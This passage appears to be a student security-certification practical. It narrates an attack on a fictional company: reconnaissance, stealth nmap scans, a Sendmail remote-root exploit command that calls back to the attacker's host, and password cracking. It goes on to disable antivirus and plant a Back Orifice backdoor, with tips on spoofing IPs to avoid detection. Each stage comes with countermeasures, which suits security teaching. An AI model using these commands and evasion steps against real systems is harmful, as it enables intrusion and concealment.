
Uwhois.com For Whois information about **country-code (two-letter) top-level domains**, try Uwhois.com.

VeriSign Results for .com and .net are provided courtesy of Verisign Global Registry Services. For these top-level domains, the results of a successful search will contain only technical information about the registered domain name and referral information for the registrar of the domain name. In the Shared Registration System model, registrars are responsible for maintaining Whois domain name contact information. Please refer to the registrar's Whois service for additional information.

This page last updated 10/22/2001

The Internet Network Information Center(InterNIC) is a huge database of information about Internet domains. This site will reveal information about GIAC domain name registration entity. Each domain has registrars that are responsible for its registration. The registrars contain administrative information about GIAC Enterprise. This information is revealed from the Registra in the next step.

The registrar’s whois database reveals detailed information about the GIAC Enterprise.


Make a WHOIS database search on any domain on the Web | Network Solutions - Mic...
File Edit View Favorites Tools Help
Make a WHOIS database searc
Back Search Favorites Media
Address http://www.networksolutions.com/en_US/whois/index.jhtml Go Links
Search Web Mail My Yahoo!
NetworkSolutions
FREE OFFERS WHOIS VIEW ORDER CUSTOMER S
HOME REGISTER A DOMAIN CREATE A WEB SITE BUY E-MAIL PURCHASE HOSTING PROMOTE YOUR SITE
SEARCH
Internet

NETWORK SOLUTIONS ENHANCED WHOIS DIRECTORY

The only WHOIS you'll ever need. Check to see who has registered any domain, plus benefit from enhanced features.

TOP FEATURES

- Comprehensive search across multiple WHOIS databases. Includes all domains, extensions regardless of where they are registered. No need to visit multiple WHOIS Directories.
- Smart WHOIS Report shows the status of the domain. If a live site exists presents a thumbnail of the home page along with the website title, traffic ranking, meta descriptions and keywords, and more.
- Information is presented in a simple, easy to read format.

SEARCH ALL WHOIS RECORDS

Enter a search term: giacfortunes

Search by:

● Domain Name e.g. networksolutions.com
○ NIC Handle e.g. vs1234
○ IP Address e.g. 216.168.224.69

Figure 24

An example of a registrar is Network Solutions "Whois" Database (Figure 24). The results of searching the registrar provide useful information about the organization contacts, telephone numbers, email addresses, postal addresses, registration dates, and (DNS) name server. All this information can aide in the attack.

ARIN

Now it's relevant to understand the IP addressing assignment for GIAC Enterprise. This leads to the ARIN (American Registry for Internet Numbers) database (http://www.arin.net/). ARIN will provide information about IP addresses assigned to an organization. This would provide an understanding of GIAC Enterprise's IP addresses. ARIN whois database represent entities in North America, a portion of the Caribbean, and sub-equatorial Africa. An ARIN search produces results similar to the following:

```
GIACFORTUNES GIACFORT-Net –XX 2.20.20.0 – 2.20.20.255
# ARIN WHOIS database, last updated XXXX
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

As a relevant note on similar IP Addresses repositories, the European equivalent for ARIN is RIPE (Reseaux IP Europeens Network Coordination Centre) www.ripe.net, and the Asian assignments can be found at APNIC (Asian Pacific Network Information Center) www.apic.net.

DNS Queries:

At this point, it is best to focus our attention on resolving domain names for IP addresses. A utility that is useful helpful in gathering this information is nslookup. This utility resolves the domain name for an IP addresses and vice-versa. Most UNIX and windows machines have this utility. The command is the following:

```
root@tty0>nslookup  www.fortunes.com
Name: www.giacfortunes.com
IP Address: 2.20.20.150
```

Dig, the more modern utility, is a simpler command that provides the same information as nslookup. Using dig and the domain name will provide an enhance DNS listing for the domain. Here is the command in action:

```
root@tty0>dig www.giacfortunes.com
; <<>> DiG 9.1.3 <<>> www.giacfortunes.com ANY
 …..
 ;; QUESTION SECTION:
 ;www.giacfortunes.com.              IN      ANY


 ;; ANSWER SECTION:
 www.giacfortunes.com.     4600     IN      A       2.20.20.150


 ;; AUTHORITY SECTION:
 giacfortunes.com.         133220   IN      NS      dns3.giacfortunes.com.
 giacfortunes.com.         133220   IN      NS       ……
 giacfortunes.com.         133220   IN      NS       …….


 ;; ADDITIONAL SECTION:
dns0.giacfortunes.com.     133220   IN      A       2.20.20.152
```

The Dig command produced the IP address for Web and DNS server.
Using Dig again, this time with the option of retrieving MX records only, produces 2.20.20.151 for the mail server.

Using DIG in this manner has discovered the web server, mail server, and DNS server. It appears they are from the same IP address space or subnet base, since the IP numbers are sequential. This could mean they are on the same DMZ.

Countermeasure

It is difficult to defend against the gathering of public accessible domains information, but some simple rules are:

1. Do not use OS system names within the title of the domain names.
2. Restrict Zone Transfers
3. Use split DNS within the network to separate internal DNS queries versus the external ones. Limiting the use of DNS tools to gathering inside information about the entity.

Banner Grabbing

Accessing a computer to attempt to verify a remote OS or application is called Banner Grabbing. One tool that can connect to the web server for this purpose is `netcat`:

```
[root@ttyp0]$ nc –v –n 2.20.20.150 80
<UNKNOWN> [2.20.20.150] 80 (?) open
GET HTTP
…..
Server: Microsoft-IIS/6.0
…..
……
```

`netcat` Notes: Using netcat will attempt to connect to a remote system with options, ip address and ports: nc [-options] hostname port[s] …
Options used:
-v verbose
-n numeric ip addresses, no DNS
There are many options and uses of netcat. This example is only one. It's a Swiss army knife of security tools.

Another tool that can be used for Banner Grabbing is Telnet. It connects to a port that will echo the response back to the console. Thus, executing a quick test produces the following results:

```
[root@ttyp0]$ Telnet 2.20.20.151 25
Connecting to 2.20.20.151….
```

```
220 mail.test.com ESMTP Sendmail 8.12.8; Sun, 1 Sep 2004 12:12:02 +02
```

Note: Both Netcat and Telnet are not completely reliable due to techniques of changing machines fingerprints and banners. Also, it is important to use this tool via spoofed IP to escape true identity if detected.

To further verify the answers from telnet, another tactic is to use SMTPSCAN. This tool depends on error codes from the remote mail server using a series of test to discover its OS.

```
[root@ttyp0]$ smtpscan 2.20.20.151 –p=25 –I=15
```

Note: P represents the smtp port and I represents the timeout value.

```
   smtpscan version 0.4

   15 test available
   116 fingerprings in the database

  Scanning 2.20.20.151 (2.20.20.151) port 25
  15/15

  Result—
  0:501:501:250:553:250:550:214:250:660:214:250:250:400:500:500:250:250

  Banner:
  220 mail ESMTP Sendmail 8.12.8/8.12.8; Mon, 1 Sep 2004 15:29:41 +0530 (IST)

  Nearest match:
   - Sendmail 8.12.7
```

The SMTP Scan confirmed the quick netcat test of Sendmail 8.12.7.

<u>Countermeasure</u>

The best counter measure is changing the fingerprint (especially the error codes) of the server. Also, eliminating the name of the application or OS from the default banners in the configuration will help defend against banner grabbing.

Network Mapping

Since researching the web has produced the IP Block, and domains associated with IP addresses of the with web server, mail server, and DNS, now mapping the network to substantiate further information about theses servers or other network devices is required. Mapping the network without being detected requires due diligence.

The first step is to figure out which hosts are alive. This can be achieved by using nmap. This is a very useful and simple network mapping tool. Here is an example of its capabilities:

```
[root@ttyp0]# nmap
 Nmap 3.30 Usage: nmap [Scan Type(s)] [Options] <host or net list>
 Some Common Scan Types ('*' options require root privileges)
 * -sS TCP SYN stealth port scan (default if privileged (root))
 -sT TCP connect() port scan (default for unprivileged users)
 * -sU UDP port scan
 -sP ping scan (Find any reachable machines)
 * -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
 -sR/-I RPC/Identd scan (use with other scan types)
 Some Common Options (none are required, most can be combined):
 * -O Use TCP/IP fingerprinting to guess remote operating system
 -p <range> ports to scan. Example range: '1-1024,1080,6666,31337'
 -F Only scans ports listed in nmap-services
 -v Verbose. Its use is recommended. Use twice for greater effect.
 -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
 * -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
 -6 scans via IPv6 rather than IPv4
 -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
 -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
 -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
 -iL <inputfile> Get targets from file; Use '-' for stdin
 * -S <your_IP>/-e <devicename> Specify source address or network interface
 --interactive Go into interactive mode (then press h for help)
```

From the perspective of attacking GIAC Enterprise, this tool must run as stealth as possible to escape detection. This step requires nmap to be run on my laptop at a neighborhood wireless cyber café. This requires nmap to execute slow scans to avoid detection (paranoid). The objective of this strategy is not to be detected. Thus, the scan must be formulated stealthy enough to not appear like a typical scan. Since the mail server and webserver seems to be a Windows machine. The scan is constructed to verify whether the windows ports are open, perhaps the administrator mis-configured the firewall and/or didn't locked down the window's servers.

```
[root@ttyp0]$ nmap –vv –sS  –p135-137,445 –P0 –Tparanoid  2.20.20.149-151
```

-sS This is a TCP SYN stealth port scan
-p   specify the windows ports
-P0 supress ping
-T timing to be extremely slow to avoid detection using paranoid.

The scan produced was dropped by the firewall. The next step is to attempt to reach UDP ports.

```
[root@ttyp0]$ nmap –vv -sU –vv –p135-137,445 –P0 –Tparanoid 2.20.20.149-151
```

options same as above, except –sU is UDP port scan.

Again, it is possible that the firewall detected the stealth scans and dropped all packets. These attempts could have been discovered, and triggered a security alert within the GIAC network. The probability of this is low since scans of these particular ports is normal Internet noise, and many firewalls don't log "half handshake" TCP " or UDP traffic. There are other options of running NMAP, but they could lead to detection. Full TCP connect sessions with NMAP, for example, would be another test, but if it fails, these failed attempts would show up in most firewall logs. IDS on the other will definitely pick up all activity. Its best to start an exploit against what already has been discovered to avoid bringing further awareness to the attack against GIAC Enterprise.

Countermeasure


The countermeasure is a very savvy security operation to collect, and analyze logs for "real time" scanning events. The events need to be summarized by timing, how often they happen, and a count by sources and destinations of scans. Any anomalous behavior should cause a reaction to investigate targets and sources.

Here is a summary of what we gathered through reconnaissance:

Category	Method	Results
Web Reconnaissance	Google.com	Business Partners
Web Recon	InterNIC	IP Address Block
Web Reocn	ARIN	Detailed GIAC information
DNS	NS Lookup, DIG	Discover domain names and associated IP addresses
Banner Grabbing	telnet NetCat	Discovered OS Windows 2003, sendmail server
Fingerprinting	Smtpscan	Detected Sendmail 8.12.7
Network Mapping	NMAP	No windows ports open through the firewall.

Finding Vulnerabilities

A very common place to check for vulnerabilities for Windows 2003 and Sendmail 8.12.7 server is from Security Focus (www.securityfocus.com).


SecurityFocus HOME Vulns Archive: Vendor - Microsoft Internet Explorer provided by America Online
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://www.securityfocus.com/bid/vendor/
Go Links Google ntoscan
Y! Search Web Mail My Yahoo! Olympics Games
SecurityFocus™
My Account | Sign In | About Us
Search: Entire Site
Best Security Practice #3:
Integrate Vulnerability Management w/ Security Process
Click here To download the Yankee Group report
Home Foundations Microsoft UNIX IDS Incidents Virus Pen-Test Firewalls Bugtraq New
Vulnerabilities Library Calendar Tools Service Vendors Security Jobs Free Analyze
VULNERABILITIES
by vendor by title by keyword by bugtraq id by cve id by published date
Submit
http://www.securityfocus.com/
Internet


Vendor Microsoft
Title Windows Server 2003 Web Edition
Version Any

- 2004-08-24: Microsoft NTP Time Synchronization Spoof Weakness
- 2004-08-24: Microsoft Windows Message Queuing Service Heap Overflow Vulnerability
- 2004-08-12: Microsoft Windows LSASS Buffer Overrun Vulnerability
- 2004-07-16: Microsoft Windows Shell CLSID File Extension Misrepresentation Vulnerability
- 2004-07-16: Microsoft Windows HTML Help Heap Overflow Vulnerability
- 2004-07-14: Microsoft Windows showHelp CHM File Execution Weakness
- 2004-06-15: Microsoft Windows H.323 Remote Buffer Overflow Vulnerability
- 2004-06-15: Microsoft Windows Private Communications Transport Protocol Buffer Overrun Vulnerability
- 2004-06-15: Microsoft ASN.1 Library Double Free Memory Corruption Vulnerability
- 2004-06-08: Microsoft DirectX DirectPlay Remote Malformed Packet Denial Of Service Vulnerability
- 2004-05-11: Microsoft Windows HSC DVD Driver Upgrade Code Execution Vulnerability

Figure 25

The Windows 2003 shows a number of vulnerabilities. There are at least 10 plus during 2004(see figure 25), although these vulnerabilities represent MS 2000 server as well. There are many options to select from this list to attack the Web server.

Let’s take a look at the Sendmail server vulnerabilities


SecurityFocus HOME Vulns Archive: Vendor - Microsoft Internet Explorer provided by America Online
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://www.securityfocus.com/bid/vendor/
Go Links Google ntoscan
Search Web Mail My Yahoo! Olympics
My Account | Sign In
SecurityFocus™
Search: Entire
Vulnerability Alerts
Real-time vulnerability alerts from 14,000 products and 1,600 vendors
Assess IT Vulnerabilities
Fast Accurate Reliable IT Data Automate Today. Free Trial
Security Patch Management
Manage security vulnerabilities that directly affect your network.
DragonSoft Scanner
Vulnerability A Software 15 da security holes
Home Foundations Microsoft UNIX IDS Incidents Virus Pen-Test Firewalls Bugt
Vulnerabilities Library Calendar Tools Service Vendors Security Jobs
VULNERABILITIES
by vendor by title by keyword by bugtraq id by cve id by published date
Submit
Internet

Vendor Sendmail Inc

Title Select One

Version Any

- 2004-07-29: Sendmail Address Prescan Memory Corruption Vulnerability
- 2004-07-29: Sendmail Prescan() Variant Remote Buffer Overrun Vulnerability
- 2004-06-07: Sendmail Ruleset Parsing Buffer Overflow Vulnerability
- 2003-08-19: Sendmail Header Processing Buffer Overflow Vulnerability

Figure 26

The Sendmail vulnerabilities are not plentiful as in the windows 2003 case, but there is a good exploit to gain remote control of root if the administrator is running Sendmail as root.

The attack will focus on the Sendmail server at GIAC Enterprise, inc. The Bug Trac ID for this vulnerability is 6991, and referenced as CAN-2002-1337. This exploit is for Sendmail server 8.12.7 and below on a large variety of operating systems. This vulnerability allows an attacker to gain remote control. This is the kind of attack required to begin penetration of an internal system.

Executing Exploit

Using the data gathered in the earlier steps, the first step is to acquire exploit code from security focus website: http://downloads.securityfocus.com/vulnerabilities/exploits/linux86_sendmail.c.

The code must be downloaded and compiled to start the attack (see the code in Appendix A. This particular code is only effective against Slackware 8.0

The command line to execute this complied code is the following:

```
[root@ttyp0]$linux86_sendmail 2.20.20.151 –l a.b.c.d -b 1818 -p 940 –c
35 -t 100 -v 80
```

The command options represent the following:
-l is the local address of the host running the code (in this case a.b.c.d is the ip of my machine).
-b represents the local port that is listening for the connection
-p represents is the base ptr for the arbitrary data
-c brute force counter
-t is the time allotted for the shellcode connection
-v represents the OS of the target system

The result of this command is expected to provide control over root access. Note this code must run via a spoofed IP to conceal identity if detected.

__Counter measure__

The best countermeasure is the latest version of the Sendmail server. Host based intrusion detection would also help in the defense of this critical device. This needs to be complimented with good security operations to be effective.

Remote Attack Success

Since Robert Huber did not state the OS and version of the Sendmail server, the following events are characteristics of what could happen if it fits the Slackware 8.0 OS and Sendmail 8.12.7 version. Also, the services enabled on the DMZ servers could not be established through the paper.

Once this attack is successful, remote control of root is achieved. The first steps are to disable anti-virus and review the configurations of the server. This step can reveal details of accounts, passwords, IP services enabled, available editors, sendmail config, syslog capabilities, trust relationships via r utilities, inspect processes for host based IDS, and any information with connections to the internal network. The actual IP address is 192.168.1.6. This machine is apart of 192.168.1.0/24.

The next step is to send an email to a new account established on this server with netcat, tcpdump, and “John the ripper” as an attachment. Email is used to escape detection from the firewall. The netcat utility will provide flexibility to implement scans, files transfers, banner grabbing, shell shoveling, etc.. Tcpdump will provide the ability to seek passwords on the wire and observe network activity. “John The Ripper” (http://www.openwall.com/john/) password craker provides the ability to crack passwords. The email is received to root on the machine.

Lets understand network activity from TCPdump. This is required to understand the network further. Many IP addresses are revealed through the traces. The LAN infrastructure appears to be a hub based network. The traces show network activity approaching the DNS and Web server. The sources discovered are from network 10.129.1.x and 10.1.1.x based on the LAN traffic.

Since this appears to be a windows environment, the first order of business is to execute netcat to scan for windows ports from the DMZ to see if it is available for compromise. IDS sensors may detect this activity since it is coming from the Sendmail server, but perhaps the network security staff isn’t savvy enough to inspect or alert on this condition. Furthermore, the security operation may not be real time and there is a window of opportunity before they discover this attack before the trail can be erased. To be successful, certain risk must be taken to reach the goal of an internal server compromise. Thus, a scan attempt takes place:

```
[root@2.20.20.151]$ nc –vvn  -z 10.129.1.10.3  -p135-139
```

From the DMZ, it appears the Microsoft ports are unavailable just like they were from Internet. Let’s attempt a banner grab of the Internal mail server.

```
[root@2.20.20.151]$ nc –vvn 10.129.10.3 25
```

Okay this is a Microsoft Exchange 2000 server. This is added to the list of reconnaissance discoveries.

The next step involves cracking passwords. This step involves “John the Ripper” password cracker. The program was email, detached, uncompressed, and compiled. The /etc/password file is targeted for password cracking.

```
[root@2.20.20.151]$./john /etc/passwd
```

The passwords were not cracked. The administrator has created complex passwords.

Now the decision is to find additional avenues to compromise an internal server. Potential targets are the MS Exchange server or observe the traffic trends from Tcpdump.

Let’s explore the latter, Particularly, the activity that Tcpdump traces reveals about Web server traffic connecting to 10.129.1.4 on port 1525. Based on the trace data, this appears to be an Oracle db interacting with the Web server. Researching potential vulnerabilities with Oracle. It is discovered by Cert (http://www.kb.cert.org/vuls/id/953746) that Oracle has a buffer overflow vulnerability in which an attacker can gain remote control:

> Oracle Database Server Long Username Buffer Overflow Vulnerability CVE ID: CVE-2003-0095.

NGSSoftware originally discovered this vulnerability. According to their advisory (http://www.nextgenss.com/advisories/ora-unauthrm.txt), it is possible to gain remote control by using an extremely long username. If so, it will cause a buffer overflow, which can be exploited with an exception handler being written to the stack. Assuming that such code could be loaded onto the Sendmail server, then the internal attack would be successful. Unfortunately, no attack code is available or created for this paper. In theory, an attack could happen against the Oracle DB server.

Countermeasure

Use the patch code by oracle available at:

http://otn.oracle.com/deploy/security/pdf/2003alert51.pdf

Retaining Access to the Internal Server

Once the attack against the Oracle server is a success, access to the Server must be maintained. The easiest method is using a backdoor. The first thing that must be accomplished, as quickly as possible, is an inspection of the server's configurations and disabling the antivirus.

Telnet client is discovered on the Oracle Server. Next is to use the telnet client to connect to an hacked Internet machine which is running the telnet server on port 80 (disabling the normal Web Services on the port). This is done to prevent detection by IDS that make key on suspicious port activity.:

```
[10.129.1.4]telnet <hacked machine> 80
```

Next, lets transfer Back Orfice 2000 to this database machine. This is a very powerful backdoor with many capabilities. It will maintain complete control of the system. This backdoor can do the following:

- "Execute commands"
- Start services
- Inspect files
- Make directories sharable
- Transfer files
- Change registry
- Modify processes

- Sniff the network
- Establish the IRC Client
- Tunnel TCP/IP traffic

Counter Measures

A very strong host and network intrusion detection program would have been effective against these attacks. This involves a very good staff to analyze and monitor events properly. *Additionally, an external Antivirus gateway product would help detect the BackOrfice programming being transferred to the recipient.*

Assignment #4A – Future State of security technology

Abstract

Distributed Denial of Service (DDoS) attacks has plagued the Internet with its ability to disrupt services, especially for businesses that are completely online. DDoS attacks are becoming more frequent and more sophisticated. Traditional countermeasures can detect, filter, rate limit, and black hole DDoS attacks, but still these mitigation efforts have been marginally effective. DDoS attacks are still reaping havoc by saturating Internet circuits and causing availability issues for an entire premise, while denying legitimate users who attempt to reach services from the victim. Newer technology has been developed that can change the effect of these attacks.

Introduction

The increase in sophistication of DDoS attacks has risen. More “Hackers” are using these attacks to compromise or reap havoc against their victim. The CSI/FBI report indicates these attacks on a rise from last year totals. As result, entities that depend on the Internet have to rethink ways to defend against these attacks and add new technology to mitigate their effectiveness. This new technology is a DDoS solution of detection and mitigation. The ISP providers have bolstered the DDoS solution and are now aiding their effectiveness with their control of the Internet backbone. Any premise based solution is susceptible to bandwidth saturation. Thus, the combination of a network based or up stream mitigation capabilities combined with the large bandwidth of an ISP can provide a solution against DDoS attacks unlike before.

DDoS attacks

The primary purpose of a DDoS attack is to disable a computer or network from providing services that are normally available to the general Internet user. DDoS attacks deny the availability of these services to the point that legitimate users can not access content or make transactions that are normally available. The attacked computer and the entire network (in some cases) are unavailable for providing any services.

DDoS or DoS attacks have many forms, and there are many tools to attack victim computers and networks. Although there is a subtle difference between the two, both have the same objective. The main difference is that the attack may come from one machine as opposed to many. For these attacks to be effective, they must generate a huge amount of attack traffic to overwhelm a victim computer. Most computers have only a certain amount of resources available before an attack. Once these resources exceed their limit, the attack is effective and renders services unavailable.

The forces that permit these attacks to exist are described in the following:

Poor System Development

Software development companies are in a very competitive marketplace. Many companies tend to expedite software development to meet the demand of the marketplace and to beat competitors to market with features. As a result, quality controls are often overlooked and result in vulnerabilities. Many companies inherit and maintain vulnerable computers due to this condition. Thus, many "Hackers" discover these vulnerabilities in systems through their own testing of software or, more likely, through well-documented sources. For instance, the software developer itself produces advisories and websites like Security Focus that can contain good documentation of the vulnerabilities that exploit code.

The best defense against these vulnerabilities is good security and system administration. However, it is very difficult to secure every computer on the Internet. There are far too many computers and networks with inconsistent security policies and system administrators. Thus, the insecurity of many computers and networks creates an environment for DDoS attacks to exist. Many hackers are attracted to these systems on the Internet.

Internet Protocol Shortcomings

